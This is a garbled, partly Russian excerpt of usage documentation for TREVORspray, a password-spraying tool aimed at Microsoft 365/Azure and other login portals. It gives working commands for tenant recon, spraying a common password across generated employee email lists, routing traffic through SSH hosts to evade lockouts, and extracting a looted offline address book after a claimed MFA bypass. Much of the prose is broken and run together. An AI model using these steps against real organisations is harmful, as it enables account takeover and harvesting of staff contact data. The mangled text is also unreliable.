
--recon по домену со следующими возможностями:
--recon и --users):
OneDriveAzure Seamless SSOcorp.com и выполните распыление (spray), чтобы проверить, работает ли конфигурация по умолчанию. Обычно работает.token_endpoint с помощью --recon corp.com. token_endpoint — это URL, по которому вы будете распылять (с опцией --url).token_endpoint + формат электронной почты.
corp.com, это может оказаться не так просто, как распыление по corp.com. Вы можете обнаружить, что Azure-тенант принадлежит материнской компании Corp — Evilcorp, а значит, вам нужно распылять по token_endpoint компании evilcorp.com. Кроме того, вы можете обнаружить, что используется внутренний домен corp.com — corp.local, вместо corp.com.[email protected] по token_endpoint компании corp.com вы распыляете [email protected] по token_endpoint компании evilcorp.com.trevorspray --recon evilcorp.com
...
"token_endpoint": "https://login.windows.net/b439d764-cafe-babe-ac05-2e37deadbeef/oauth2/token"
...
trevorspray --recon evilcorp.com -u emails.txt --threads 10
trevorspray -u emails.txt -p 'Welcome123' --url https://login.windows.net/b439d764-cafe-babe-ac05-2e37deadbeef/oauth2/token
trevorspray -u [email protected] -p 'Welcome123' --delay 5
-n)trevorspray -u emails.txt -p 'Welcome123' --ssh [email protected] [email protected]
# clone wordsmith dataset
wget https://github.com/skahwah/wordsmith/releases/download/v2.1.1/data.tar.xz && tar -xvf data.tar.xz && cd data

# order first initial by occurrence
ordered_letters=asjmkdtclrebnghzpyivfowqux

# loop through first initials
echo -n $ordered_letters | while read -n1 f; do
  # loop through top 2000 USA last names
  head -n 2000 'usa/lnames.txt' | while read last; do
    # generate emails in f.last format
    echo "${f}.${last}@evilcorp.com"
  done
done | tee f.last.txt

trevorspray -u f.last.txt -p 'Welcome123'
Когда TREVORspray успешно обходит MFA и извлекает автономную адресную книгу (OAB), адресная книга загружается в формате LZX в ~/.trevorspray/loot. LZX — это древний и неудобный алгоритм сжатия, используемый Microsoft.
# get libmspack (for extracting LZX file)
git clone https://github.com/kyz/libmspack
cd libmspack/libmspack/
./rebuild.sh
./configure
make

# extract LZX file
./examples/.libs/oabextract ~/.trevorspray/loot/deadbeef-ce01-4ec9-9d08-1050bdc41131-data-1.lzx oab.bin
# extract all strings
strings oab.bin
# extract and dedupe emails
egrep -oa '[A-Za-z0-9._%+-]+@[A-Za-z0-9.-]+\.[A-Za-z]{2,6}' oab.bin | tr '[:upper:]' '[:lower:]' | sort -u
$ trevorspray --help
usage: trevorspray [-h] [-m {owa,okta,auth0,anyconnect,jumpcloud,adfs,msol,example}] [-up USERPASS [USERPASS ...]] [-u USERS [USERS ...]] [-p PASSWORDS [PASSWORDS ...]] [--url URL]
                   [-r DOMAIN] [--export-tenants FILE] [-t THREADS] [-f] [-d DELAY] [-ld LOCKOUT_DELAY] [-j JITTER] [-e] [-nl] [--ignore-lockouts] [--timeout TIMEOUT] [--random-useragent]
                   [-6] [--proxy PROXY] [-v] [-s USER@SERVER [USER@SERVER ...]] [-i KEY] [-b BASE_PORT] [-n] [--subnet SUBNET] [--interface INTERFACE]

A password sprayer with the option to load-balance traffic through SSH hosts

options:
  -h, --help            show this help message and exit

basic arguments:
  -m, --module {owa,okta,auth0,anyconnect,jumpcloud,adfs,msol,example}
                        Spray module to use (default: msol)
  -up, --userpass USERPASS [USERPASS ...]
                        file(s) containing username and password pairs (format: 'username:password')
  -u, --users USERS [USERS ...]
                        Usernames(s) and/or file(s) containing usernames
  -p, --passwords PASSWORDS [PASSWORDS ...]
                        Password(s) and/or file(s) containing passwords
  --url URL             The URL to spray against
  -r, --recon, --enumerate DOMAIN
                        Retrieves MX records and info related to authentication, email, Azure, Microsoft 365, etc. If --usernames are specified, this also enables username enumeration.
  --export-tenants FILE
                        Export all discovered tenant domains to a file

advanced arguments:
  Round-robin traffic through remote systems via SSH (overrides --threads)







